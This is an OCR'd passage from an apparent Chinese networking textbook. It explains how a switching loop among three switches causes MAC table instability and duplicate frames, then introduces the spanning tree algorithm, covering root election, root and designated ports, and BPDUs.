


图 2-29　主机 1 给主机 2 发出的数据包

如图 2-30 所示，SW2 从 3 号端口收到这个数据包之后，将报文的源 MAC 地址 A0-A0-A0-A0-A0-A0 与接收端口 3 作为一条映射记录添加到 MAC 地址表中，然后在 1、2 端口转发报文。主机 2 第一次接收到这个数据包。




图 2-30　SW2 和 SW3 转发数据包

SW3 从 2 号端口收到这个数据包之后，将报文的源 MAC 地址 A0-A0-A0-A0-A0-A0 与接收端口 2 作为一条映射记录添加到 MAC 地址表中，然后在 1、3 端口转发这个报文。

如图 2-31 所示，SW2 从 2 号端口收到 SW3 转发的数据包之后，将报文的源 MAC 地址 A0-A0-A0-A0-A0-A0 与接收端口 2 作为一条映射记录添加到 MAC 地址表中，然后在 1、3 端口转发报文。注意此时 SW2 的 MAC 地址表出现了不稳定现象，MAC 地址 A0-A0-A0-A0-A0-A0 的映射端口由 3 变成了 2，同时主机 2 第二次收到这个数据包，即出现了重复帧现象。

SW3 从 3 号端口收到这个数据包之后，将报文的源 MAC 地址 A0-A0-A0-A0-A0-A0

与接收端口 3 作为一条映射记录添加到 MAC 地址表中，然后在 1、2 端口转发这个报文。注意此时 SW3 的 MAC 地址表出现了不稳定现象，MAC 地址 A0-A0-A0-A0-A0-A0 的映射端口由 2 变成了 3。




图 2-31　SW3 和 SW2 转发数据包

如图 2-32 所示，假设 SW1 先从 2 号端口收到这个数据包，将报文的源 MAC 地址 A0-A0-A0-A0-A0-A0 与接收端口 2 作为一条映射记录添加到 MAC 地址表中，然后在 1、3 端口转发报文。注意此时 SW1 的 MAC 地址表出现了不稳定现象，MAC 地址 A0-A0-A0-A0-A0-A0 的映射端口由 1 变成了 2。




图 2-32　SW1 转发数据包

接着 SW1 又从 3 号端口收到这个数据包，将报文的源 MAC 地址 A0-A0-A0-A0-A0-A0 与接收端口 3 作为一条映射记录添加到 MAC 地址表中，然后在 1、2 端口转发报文。注意此时 SW1 的 MAC 地址表出现了不稳定现象，MAC 地址 A0-A0-A0-A0-A0-A0 的映射端口由 2 变成了 3。

从这之后 SW1 在 2、3 端口转发的数据包开始第二轮循环传递，在传送过程中三台交换机的 MAC 地址表始终处于不稳定状态不断变化，主机 2 会不断接收到重复数据帧。

2.4.3　生成树

解决上述问题的根本方法是去除网络中的循环路径，这可以利用生成树算法实现。生成树算法的基本思想是从一个图状结构中计算出一棵没有循环路径的树状结构，这样一来既可以去除网络中的循环路径又可以保证网络的连通性。图状结构与树状结构的转换关系如图 2-33 所示。




图 2-33　图状结构转换为树状结构

在交换机之间按固定时间间隔（例如 2s）传递特殊的消息 BPDU（Bridge Protocol Data Unit，网桥协议数据单元）来创建、维护生成树。生成树算法描述如下：

（1）每个交换机都有一个唯一的 ID 号，选择 ID 最小的交换机作为根结点（root）。

（2）每个交换机（根结点除外）有一个端口作为根端口（root port）。根端口是具有到根结点最小花费路径的端口。花费的含义由网络管理员指定，可能是最小跳数（交换机的个数），也可能是链路的带宽。两个端口具有相同的花费，则随机选择一个。

（3）为每条物理链路确定一台指定交换机。指定交换机到根结点的路径花费最小。如果两台交换机具有相同的最小花费，则选择 ID 较小的那个。选择物理链路和指定交换机连接的端口作为指定端口（desg port）。

（4）标记根端口和指定端口为转发端口（forwording port），其余的作为阻塞端口（blocking port）。转发端口转发数据，阻塞端口不转发。

每台交换机都有唯一的 ID 号，ID 号由两字节的优先级字段和 6 字节的交换机 MAC 地址组成。在进行 ID 号大小比较时，首先比较优先级的大小，如果优先级相同（例如，Cisco 交换机的默认优先级均为 32 768），再逐字节比较 MAC 地址的大小。

通常情况下路径花费用带宽表示，IEEE 规定的链路代价如图 2-34 所示。链路传输速率越高、路径花费越小。

